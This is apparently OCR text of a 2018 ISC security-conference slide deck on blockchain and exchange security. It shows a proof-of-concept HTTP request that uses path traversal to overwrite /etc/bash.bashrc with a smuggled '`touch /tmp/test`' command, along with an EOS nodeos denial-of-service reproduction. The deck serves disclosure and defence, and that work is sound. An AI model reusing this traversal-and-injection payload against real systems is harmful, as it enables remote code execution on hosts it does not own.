
曾经世界第一的日本交易所

被黑客攻击导致其最终被迫宣布破产， 损失约3.6亿美金

公链及交易所安全

内部曾对某公链和交易所进行安全测试

- 共发现漏洞 42 个
- 高危漏洞29个，占比69%
- 可直接影响用户账户安全



公链安全

公链安全

内部团队对公链的测试有丰富的经验（EOS、ETH、TRON等知名公链的攻击测试），并编写公链渗透测试白皮书。白皮书分析安全事件、安全趋势，并主要以区块链上的攻击面为切入点，深入解读区块链攻击手法，最终提出安全防御建议，防范危险于萌芽之中。

测试示例

```go
// Restore import the keyImages into HSM
func (h *HSM) Restore(image *KeyImage) error {
    h.cacheMu.Lock()
    defer h.cacheMu.Unlock()

    for _, xKey := range image.XKeys {
        if ok := h.cache.hasAlias(xKey.Alias); ok {
            return ErrDuplicateKeyAlias
        }

        rawKey, err := json.Marshal(xKey)
        if err != nil {
            return err
        }

        file := h.keyStore.JoinPath(keyFileName(xKey.ID))
        if err := writeKeyFile(file, rawKey); err != nil {
            return nil
        }
    }
    h.cache.maybeReload()
    return nil
}
```

通过我们的代码审计后发现此处遍历数组将xKey.ID直接拼接到keyStore的路径中，然后将json数据写入该路径中。可以通过../的方式跨目录任意写入文件。

通过控制id参数将文件路径指向系统文件/etc/bash.bashrc环境变量文件，每个系统用户在登录的时候都会触发这个文件。在覆盖写入环境变量文件之后，我们模拟用户登录，最终远程触发poc命令touch /tmp/test，最终成功创建 /tmp/test文件

Raw | Params | Headers | Hex | JSON Beautifier

```
Content-Length: 1278
accept: application/json
Origin: http://127.0.0.1:9888
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87
Safari/537.36
content-type: text/plain;charset=UTF-8
Referer: http://127.0.0.1:9888/dashboard/backup
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{"account_image":{"slices":[{"account":{"type":"account","xpubs":
["c2c579c42739af405773250d005db014235837d28a5eb5d7366d7bd056a96cd
367833496c2883d4b339ab53e63ea2848e9970cedacf036c0609b518c363b3662
"],"quorum":1,"id":"0F1IBI1H00A02","alias":"saeed11","key_index":
1},"contract_index":6}]},"asset_image":{"assets":[{"type":"asset"
,"xpubs":["c2c579c42739af405773250d005db014235837d28a5eb5d7366d7b
d056a96cd367833496c2883d4b339ab53e63ea2848e9970cedacf036c0609b518
c363b3662"],"quorum":1,"id":"bd0a7ed4fabaaf12233369013ba01aa0d1bb
34891bfc300d8087fb0d70c8ff6b","alias":"aDaa2aG","definition":{"de
cimals":8,"description":{},"name":"sa\"<img>\"","symobol":""},"ke
y_index":1,"vm_version":1,"issue_program":"ae20e5392a43b11daa1993
c15d1b7843ad730cec3661fcfcaa8482c9eee560f87de35151ad","raw_defini
tion_byte":"7b0a202022646563696d616c73223a20382c0a202022646573637
2697074696f6e223a207b7d2c0a2020226e616d65223a202273615c225c753030
3363696d675c75303033655c22222c0a202022737796d6f626f6c223a2022220a7
d"}]},"key_images":{"xkeys":[{"crypto":{"cipher":"`touch
/tmp/test`","abc":"aa","ciphertext":"aaa\r\n","cipherparams":{"iv
":"aaa"},"kdf":"scrypt","kdfparams":{"dklen":321,"n":1,"p":6,"r":
8,"salt":"aa"},"mac":"aa"},"id":"/../../../../../../etc/bash.bash
rc","type":"bytom_kd","version":1,"alias":"aaa"}]}}
```

? < + > xpubs 2 matches

Raw | Headers | Hex | JSON Beautifier


```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1
Date: Wed, 27 Jun 2018 06:24:59 GMT
Content-Length: 21
Connection: close

{"status":"success"}
```

```
root@9b9390bce056:/tmp# ls
root@9b9390bce056:/tmp# ls -la
total 8
drwxrwxrwt  2 root root 4096 Jun 26 08:49 .
drwxr-xr-x 42 root root 4096 Jun 26 08:42 ..
root@9b9390bce056:/tmp# ls
test
root@9b9390bce056:/tmp# ls -la
total 8
drwxrwxrwt  2 root root 4096 Jun 27 06:25 .
drwxr-xr-x 42 root root 4096 Jun 26 08:42 ..
-rw-r--r--  1 root root    0 Jun 27 06:25 test
root@9b9390bce056:/tmp#
```

? < + > Type a search term

EOS虚拟机漏洞

EOS虚拟机漏洞


Generate wasm file
Validate and generate native code
Execute
Remote DOS or RCE

如何让nodeos DOS?

- 除过内存错误导致崩溃之外，还可以通过让nodeos执行abort函数导致DOS

```
namespace Errors
{
    // Fatal error handling.
    [[noreturn]] inline void fatalf(const char* messageFormat,...)
    {
        va_list varArgs;
        va_start(varArgs,messageFormat);
        std::vfprintf(stderr,messageFormat,varArgs);
        std::fflush(stderr);
        va_end(varArgs);
        std::abort();
    }
    [[noreturn]] inline void fatal(const char* message) { fatalf("%s\n",message); }
    [[noreturn]] inline void unreachable() { fatalf("reached unreachable code\n"); }
    [[noreturn]] inline void unimplemented(const char* context) { fatalf("unimplemented: %s\n",context); }
}
```

如何让nodeos DOS?

漏洞重现条件:

- 校验操作数类型，校验失败抛出异常
- 构造特殊ResultType，导致调用Errors::unreachable()


```
void validateOperandType(ValueType expectedType,ValueType actualType,const char* context)
{
    // Handle polymorphic values popped off the operand stack after unconditional branches.
    if(expectedType != actualType && expectedType != ValueType::any && actualType != ValueType::any)
    {
        throw ValidationException(
            std::string("type mismatch: expected ") + asString(expectedType)
            + " but got " + asString(actualType)
            + " in " + context + " operand"
            );
    }
}
```

```
162
163   inline const char* asString(ResultType type)
164   {
165       switch(type)
166       {
167       case ResultType::i32: return "i32";
168       case ResultType::i64: return "i64";
169       case ResultType::f32: return "f32";
170       case ResultType::f64: return "f64";
171       #if ENABLE_SIMD_PROTOTYPE
172       case ResultType::v128: return "v128";
173       #endif
174       case ResultType::none: return "()";
175       default: Errors::unreachable();
176       };
177   }
178
179   // Conversion between ValueType and ResultType.
```

可以在git commit 10e5e11和之前的提交重现

Poc:https://github.com/maldiohead/Node_DOS

视频演示


[root@blockchain01 /home/wangweibo1]#
[root@blockchain01 /home/wangweibo1]# nodeos -e -p eosio --plugin eosio::chain_api_plugin --plugin eosio::history_api_plugin -
[root@blockchain01 /home/wangweibo1/eos/build/unittests]#

构建区块链安全生态

解决方案

基于360十三年的安全大数据，结合360安全大脑，为您提供最专业的安全解决方案

钱包

设计方案评估、APP代码审计、APP代码加固、冷钱包安全审计...

交易所

合规咨询、方案评估、安全审计、业务风控、监控扫描、安全加固...

矿池

合规咨询、红蓝对抗、威胁情报、安全管理、算力保护、私钥保护...

智能合约

交易安全审计、访问控制审计、业务逻辑审计、异常操作监控...

EOS超级节点

平台安全评估、网络安全架构、业务安全保障、数据安全加固...

谢 谢！

ISC 互联网安全大会 中国 · 北京
Internet Security Conference 2018 Beijing · China

security@360.cn